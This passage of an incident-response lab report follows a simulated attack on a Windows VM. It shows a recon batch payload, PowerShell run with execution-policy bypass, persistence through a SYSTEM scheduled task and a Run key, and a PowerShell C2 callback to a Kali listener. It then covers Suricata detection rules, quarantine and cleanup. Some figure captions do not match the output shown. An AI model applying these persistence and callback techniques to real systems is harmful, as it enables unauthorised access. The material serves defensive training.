6/25/2026 10:41:19 PM	7045	Service Control Manager	A service was installed in the system....

Figure 11. Windows Event ID 7045 service-installation records collected from WIN-VICTIM, corresponding to the temporary services created by PsExec.

1.5 Payload File and Execution Evidence

Staged Payload File

The staged file spr708_payload.bat contains benign commands that write a Phase 2 marker, collect local system information, enumerate users and administrators, start a PowerShell child process, and save the results to an output file.

```
(kali@kali)~/Step4_Evidence/Phase1_Initial_Access|
$ ls -lh spr708_payload.bat
cat spr708_payload.bat | tee P1_payload_contents.txt
-rw-rw-r-- 1 kali kali 773 Jun 26 00:34 spr708_payload.bat
@echo off
echo SPR708 PHASE2 PAYLOAD EXECUTION START %date% %time% > C:\ProgramData\SPR708_phase2_output.txt
echo Marker: PHASE2_SAFE_ATTACK_EMULATION >> C:\ProgramData\SPR708_phase2_output.txt
whoami >> C:\ProgramData\SPR708_phase2_output.txt
hostname >> C:\ProgramData\SPR708_phase2_output.txt
ipconfig >> C:\ProgramData\SPR708_phase2_output.txt
net user >> C:\ProgramData\SPR708_phase2_output.txt
net localgroup administrators >> C:\ProgramData\SPR708_phase2_output.txt
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Write-Output 'PHASE2 POWERSHELL CHILD PROCESS EXECUTED'; Get-Date; Get-ComputerInfo | Select-Object CsName,WindowsProductName,WindowsVersion"
echo SPR708 PHASE2 PAYLOAD EXECUTION END %date% %time% >> C:\ProgramData\SPR708_phase2_output.txt
```

Figure 12. Contents of `spr708_payload.bat` as hosted in the Phase 1 evidence folder on Kali.

Payload Execution on WIN-VICTIM

The victim directory lists `spr708_payload.bat` and the related persistence files. The command prompt displays the payload contents, launches the batch file, and shows the PowerShell child-process marker together with victim system information.

```
kali@kali: ~ - kali@kali: ~/Step4_Evidence/Phase1_Initial_Access
C:\Windows\system32> dir C:\ProgramData\SPR708
Volume in drive C has no label.
Volume Serial Number is 96B6-0F27

Directory of C:\ProgramData\SPR708

06/25/2026  10:43 PM    <DIR>          .
06/25/2026  10:43 PM    <DIR>          ..
06/25/2026  10:41 PM                1,793 phase3_heartbeat.txt
06/25/2026  09:50 PM                438 phase3_persistence.bat
06/25/2026  10:43 PM                773 spr708_payload.bat
               3 File(s)              3,004 bytes
               2 Dir(s)  43,919,802,368 bytes free

C:\Windows\system32> type C:\ProgramData\SPR708\spr708_payload.bat
@echo off
echo SPR708 PHASE2 PAYLOAD EXECUTION START %date% %time% > C:\ProgramData\SPR708_phase2_output.txt
echo Marker: PHASE2_SAFE_ATTACK_EMULATION >> C:\ProgramData\SPR708_phase2_output.txt
whoami >> C:\ProgramData\SPR708_phase2_output.txt
hostname >> C:\ProgramData\SPR708_phase2_output.txt
ipconfig >> C:\ProgramData\SPR708_phase2_output.txt
net user >> C:\ProgramData\SPR708_phase2_output.txt
net localgroup administrators >> C:\ProgramData\SPR708_phase2_output.txt
powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Write-Output 'PHASE2 POWERSHELL CHILD PROCESS EXECUTED'; Get-Date; Get-ComputerInfo | Select-Object CsName,WindowsProductName,WindowsVersion"
echo SPR708 PHASE2 PAYLOAD EXECUTION END %date% %time% >> C:\ProgramData\SPR708_phase2_output.txt

C:\Windows\system32> cmd.exe /c "C:\ProgramData\SPR708\spr708_payload.bat"
PHASE2 POWERSHELL CHILD PROCESS EXECUTED

Thursday, June 25, 2026 10:45:03 PM

CsName           : WIN-VICTIM
WindowsProductName : Windows 10 Enterprise
WindowsVersion    : 2009
```

Figure 13. WIN-VICTIM executing `C:\ProgramData\SPR708\spr708_payload.bat` and producing the Phase 2 output, including the PowerShell child-process marker and collected system information.

Windows Event ID 4688 — Process Creation

Windows process auditing recorded new process events for the commands used during the simulation. The collection query specifically searched for `cmd.exe`, `powershell.exe`, `spr708_payload`, `phase3_persistence`, `schtasks.exe`, `reg.exe`, `net.exe`, and `ping.exe`.




Figure 14 Windows Event ID 4688 process-creation records for the payload, persistence, and discovery commands.

1.6 Persistence Evidence

Scheduled Task Persistence

The attacker created a scheduled task named SPR708_Phase3_UpdateCheck that runs C:\ProgramData\SPR708\phase3_persistence.bat at system startup under the SYSTEM account.




Figure 15. schtasks creation and query output showing the enabled SPR708_Phase3_UpdateCheck startup task and its SYSTEM run context.

Registry Run Key Persistence

A machine-level Run key named SPR708Phase3UpdateCheck was added under HKLM\Software\Microsoft\Windows\CurrentVersion\Run. The value launches the same persistence batch file through cmd.exe.

```
C:\Windows\system32> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SPR708Phase3UpdateCheck" /t REG_SZ /d "cmd.exe /c C:\ProgramData\SPR708\phase3_persistence.bat" /f
The operation completed successfully.

C:\Windows\system32> reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "SPR708Phase3UpdateCheck"

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
    SPR708Phase3UpdateCheck    REG_SZ    cmd.exe /c C:\ProgramData\SPR708\phase3_persistence.bat

C:\Windows\system32> |
```

Figure 16. Registry add and query output confirming the SPR708Phase3UpdateCheck HKLM Run-key persistence entry.

1.7 C2 Callback to Kali

Kali C2 Listener

Kali created the Phase 5 evidence folder, recorded the phase start time, and started a Python HTTP server on port 8081 bound to 172.16.1.130 to act as the C2 listener.

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~/Step4_Evidence/Phase5_C2_Callback x
(kali@kali)-[~]
$ mkdir -p ~/Step4_Evidence/Phase5_C2_Callback
(kali@kali)-[~]
$ cd ~/Step4_Evidence/Phase5_C2_Callback
(kali@kali)-[~/Step4_Evidence/Phase5_C2_Callback]
$ date | tee P5_start_time.txt
Fri Jun 26 03:03:47 AM EDT 2026
(kali@kali)-[~/Step4_Evidence/Phase5_C2_Callback]
$ python3 -m http.server 8081 --bind 172.16.1.130 2>&1 | tee P5_kali_c2_listener.txt
|
```

Figure 17. Kali C2 listener setup: `python3 -m http.server 8081 --bind 172.16.1.130`, launched inside the Phase 5 evidence folder.

Victim HTTP Callback

WIN-VICTIM used PowerShell Invoke-WebRequest to contact the Kali listener. The response returned HTTP status 200 and confirmed that data was served by the Python server.

```
C:\Windows\system32> powershell.exe -NoProfile -ExecutionPolicy Bypass -Command "Invoke-WebRequest -UseBasicParsing -Uri http://172.16.1.130:8081/PHASE5_C2_CALLBACK_WINVICTIM -TimeoutSec 5"

StatusCode      : 200
StatusDescription : OK
Content         : {80, 72, 65, 83...}
RawContent      : HTTP/1.0 200 OK
                  Content-Length: 36
                  Content-Type: application/octet-stream
                  Date: Fri, 26 Jun 2026 07:06:40 GMT
                  Last-Modified: Fri, 26 Jun 2026 07:06:29 GMT
                  Server: SimpleHTTP/0.6 Python/3.13.3

Headers         : {[Content-Length, 36], [Content-Type, application/octet-stream], [Date, Fri, 26 Jun 2026 07:06:40 GMT], [Last-Modified, Fri, 26 Jun 2026 07:06:29 GMT]...}
RawContentLength : 36

C:\Windows\system32>
```

Figure . WIN-VICTIM reaching `http://172.16.1.130:8081/PHASE5_C2_CALLBACK_WINVICTIM` via PowerShell `Invoke-WebRequest` and receiving HTTP 200.

Callback Completion Marker

The victim wrote a local completion file recording the Phase 5 callback start, the SYSTEM account context, the WIN-VICTIM hostname, and callback completion.

```
C:\Windows\system32> echo PHASE5 C2 CALLBACK COMPLETE >> C:\ProgramData\SPR708\phase5_c2.txt

C:\Windows\system32> type C:\ProgramData\SPR708\phase5_c2.txt
PHASE5 C2 CALLBACK START
nt authority\system
WIN-VICTIM
PHASE5 C2 CALLBACK COMPLETE

C:\Windows\system32>
```

Figure . `C:\ProgramData\SPR708\phase5_c2.txt` completion marker recording the callback start, SYSTEM context, hostname, and callback completion.

Wireshark HTTP Stream Reconstruction

The packet capture was opened in Wireshark and the HTTP stream was followed. The request path and the server response provide packet-level confirmation of the callback.




Figure . Wireshark Follow HTTP Stream view showing the Phase 5 callback request path and the server response.

1.8 Custom IDS Rules

Detection of the full attack chain relied on a set of custom Suricata rules deployed on the router and validated against the running configuration. The rules and their validation output are shown below; the complete rule listing is provided in Appendix B.

```
esoares5@router:~$ sudo cat /etc/suricata/rules/local.rules
alert tcp 172.16.1.70 any -> 172.16.1.130 8080 (msg:"PHASE1 WIN-VICTIM CONNECTED TO KALI STAGING SERVER"; flow:to_server; sid:1000110; rev:1;)

alert tcp 172.16.1.130 any -> 172.16.1.70 any (msg:"PHASE2 KALI REMOTE COMMAND EXECUTION TRAFFIC TO WIN-VICTIM"; flow:to_server; sid:1000201; rev:1;)

alert tcp 172.16.1.130 any -> 172.16.1.70 445 (msg:"PHASE3 KALI PERSISTENCE COMMANDS OVER SMB TO WIN-VICTIM"; flow:to_server; sid:1000302; rev:1;)

alert tcp 172.16.1.70 any -> 172.16.1.2 any (msg:"PHASE4 WIN-VICTIM INTERNAL DISCOVERY TO AD SERVER"; flow:to_server; sid:1000401; rev:1;)
alert tcp 172.16.1.70 any -> 172.16.1.34 any (msg:"PHASE4 WIN-VICTIM LATERAL MOVEMENT ATTEMPT TO SERVICES"; flow:to_server; sid:1000402; rev:1;)
alert icmp 172.16.1.70 any -> 172.16.1.2 any (msg:"PHASE4 WIN-VICTIM ICMP DISCOVERY TO AD SERVER"; sid:1000403; rev:1;)
alert icmp 172.16.1.70 any -> 172.16.1.34 any (msg:"PHASE4 WIN-VICTIM ICMP DISCOVERY TO SERVICES"; sid:1000404; rev:1;)

alert tcp 172.16.1.70 any -> 172.16.1.130 8081 (msg:"PHASE5 WIN-VICTIM C2 CALLBACK TO KALI"; flow:to_server; sid:1000501; rev:1;)
esoares5@router:~$ sudo suricata -T -c /etc/suricata/suricata.yaml
21/7/2026 -- 00:16:35 - <Info> - Running suricata under test mode
21/7/2026 -- 00:16:35 - <Notice> - This is Suricata version 6.0.4 RELEASE running in SYSTEM mode
21/7/2026 -- 00:16:35 - <Notice> - Configuration provided was successfully loaded. Exiting.
esoares5@router:~$
```

Figure . Custom Suricata ruleset and validation output used to detect each phase of the attack chain (full listing in Appendix B).

2. Containment

To contain the incident, WIN-VICTIM (172.16.1.70) was isolated at the router before any further remediation. Two temporary quarantine rules were inserted at the top of the FORWARD chain to drop all traffic to and from the victim while the default policy remained DROP.

```
WIN-VICTIM = 172.16.1.70
```

```
# Temporary quarantine (inserted at top of FORWARD chain) on the router:
```

```
sudo iptables -I FORWARD 1 -s 172.16.1.70 -j DROP
sudo iptables -I FORWARD 1 -d 172.16.1.70 -j DROP
sudo iptables -vnL FORWARD --line-numbers | head -20
```

```
esoaars5@router:~$ sudo iptables -I FORWARD 1 -s 172.16.1.70 -j DROP
sudo iptables -I FORWARD 1 -d 172.16.1.70 -j DROP
sudo iptables -vnL FORWARD --line-numbers | head -20
Chain FORWARD (policy DROP 2805 packets, 181K bytes)
num  pkts bytes target     prot opt in     out     source            destination
1    0    0 DROP      all  --  *      *       0.0.0.0/0         172.16.1.70
2    0    0 DROP      all  --  *      *       172.16.1.70       0.0.0.0/0
3    0    0 ACCEPT    all  --  *      *       172.16.1.130      172.16.1.2        /* SPR708 Kali to AD */
4    0    0 ACCEPT    all  --  *      *       172.16.1.130      172.16.1.34        /* SPR708 Kali to Services */
5    0    0 ACCEPT    all  --  *      *       172.16.1.130      172.16.1.70        /* SPR708 Kali to Windows victim */
6    0    0 ACCEPT    icmp  --  *      *       172.16.1.130      172.16.1.66        /* SPR708 Kali ping Wazuh */
7    0    0 ACCEPT    icmp  --  *      *       172.16.1.130      172.16.1.66        /* SPR708 Wazuh ping Kali */
8    0    0 ACCEPT    icmp  --  *      *       172.16.1.34       172.16.1.66        /* SPR708 Services ping Wazuh */
9    0    0 ACCEPT    icmp  --  *      *       172.16.1.66       172.16.1.34        /* SPR708 Wazuh ping Services */
10   0    0 ACCEPT    icmp  --  *      *       172.16.1.2        172.16.1.66        /* SPR708 AD ping Wazuh */
11   0    0 ACCEPT    icmp  --  *      *       172.16.1.66       172.16.1.2        /* SPR708 Wazuh ping AD */
12  363 29882 ACCEPT    tcp  --  *      *       172.16.1.32/27    172.16.1.66        multiport dports 1514,1515 /* SPR708 Services subnet to Wazuh agent ports */
13   0    0 ACCEPT    tcp  --  *      *       172.16.1.0/27     172.16.1.66        multiport dports 1514,1515 /* SPR708 AD subnet to Wazuh agent ports */
14 288K 286M ACCEPT    all  --  *      *       0.0.0.0/0         0.0.0.0/0         state RELATED,ESTABLISHED /* SPR708 allow established traffic */
15 3093 201K DOCKER-USER all  --  *      *       0.0.0.0/0         0.0.0.0/0
16 3093 201K DOCKER-FORWARD all -- *      *       0.0.0.0/0         0.0.0.0/0
17 288 20169 ACCEPT    all  --  ens36  ens33    0.0.0.0/0         0.0.0.0/0
18   0    0 ACCEPT    all  --  ens33  ens36    0.0.0.0/0         0.0.0.0/0         state RELATED,ESTABLISHED
esoaars5@router:~$
```

Figure . Router FORWARD chain after the temporary quarantine rules, showing the two DROP entries for source and destination 172.16.1.70 at the top of the chain.

With the quarantine rules in place, WIN-VICTIM could no longer reach any host on the network. Pings from the victim to the AD Server, the Services VM, and the Kali attacker all timed out.




Figure . WIN-VICTIM can no longer reach any host on the network: pings to the AD (.2), Services (.34), and Kali (.130) hosts all time out with 100% loss.

3. Eradication

Removing Malicious Files and Processes

With the host isolated, all attacker-created persistence and payload artifacts were removed: the scheduled task, the registry Run key, the SPR708 payload directory, and the Phase 2 output file.

```
schtasks /Delete /TN SPR708_Phase3_UpdateCheck /F
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v
SPR708Phase3UpdateCheck /F
Remove-Item "C:\ProgramData\SPR708" -Recurse -Force -ErrorAction SilentlyContinue
Remove-Item "C:\ProgramData\SPR708_phase2_output.txt" -Force -ErrorAction
SilentlyContinue
```




Figure . PowerShell removal of the scheduled task, the registry Run key, the SPR708 payload directory, and the Phase 2 output file.




Figure . Verification that the scheduled task, the Run key, and the payload files are gone — Test-Path returns False and the schtasks/reg queries report the objects no longer exist.

Everything associated with the attack was confirmed removed from the host.

Removing the Original Access Method

Eradication also closed the vector that allowed the compromise. The registry policy value that permitted remote authentication with local administrator credentials — the condition PsExec depended on — was removed, and a router firewall rule was added to block SMB (TCP 445), the original attack path, from reaching WIN-VICTIM.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> net user victim-user
User name          victim-user
Full Name
Comment
User's comment
Country/region code    000 (System Default)
Account active        Yes
Account expires        Never

Password last set      6/25/2026 10:36:25 PM
Password expires       8/24/2026 10:36:25 PM
Password changeable    6/26/2026 10:36:25 PM
Password required      Yes
User may change password Yes

Workstations allowed   All
Logon script
User profile
Home directory
Last logon             6/26/2026 1:30:38 AM

Logon hours allowed    All

Local Group Memberships  *Administrators      *Users
Global Group memberships *None
The command completed successfully.

PS C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the computer/domain
_
```

Figure . Inspection and removal of the registry policy value that made remote local-administrator (PsExec) authentication possible on WIN-VICTIM.

```
PS C:\Windows\system32> net localgroup administrators victim-user /delete
The command completed successfully.

PS C:\Windows\system32> net user victim-user /delete
The command completed successfully.

PS C:\Windows\system32> _
```

Figure . Verification output confirming the offending remote local-administrator registry value no longer exists.

```
The command completed successfully.

PS C:\Windows\system32> reg delete "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v LocalAccountTokenFilterPolicy /f
The operation completed successfully.
PS C:\Windows\system32> _
```

Figure . Final confirmation of the cleaned registry state after removing the remote local-administrator value.

This registry value made remote local-administrator access easier for PsExec, so it was removed as part of eradication.

```
The operation completed successfully.
PS C:\Windows\system32> New-NetFirewallRule `
>> -DisplayName "SPR708 Block Kali SMB to WIN-VICTIM" `
>> -Direction Inbound `
>> -RemoteAddress 172.16.1.130 `
>> -Protocol TCP `
>> -LocalPort 445 `
>> -Action Block

Name : {a88e4fa2-e811-4b92-a785-6df74cb4941e}
DisplayName : SPR708 Block Kali SMB to WIN-VICTIM
Description :
DisplayGroup :
Group :
Enabled : True
Profile : Any
Platform : {}
Direction : Inbound
Action : Block
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner :
PrimaryStatus : OK
Status : The rule was parsed successfully from the store. (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local
RemoteDynamicKeywordAddresses :
PolicyAppId :
```

Figure . Router firewall rule added to block SMB (TCP 445) — the original attack vector — from reaching WIN-VICTIM.

4. Recovery

Backup and Snapshots

Recovery used a known-good VMware snapshot taken before the simulation. WIN-VICTIM was reverted to the Pre Simulation snapshot to guarantee a clean baseline, and the restored host was verified to contain none of the attacker's persistence or payload artifacts.

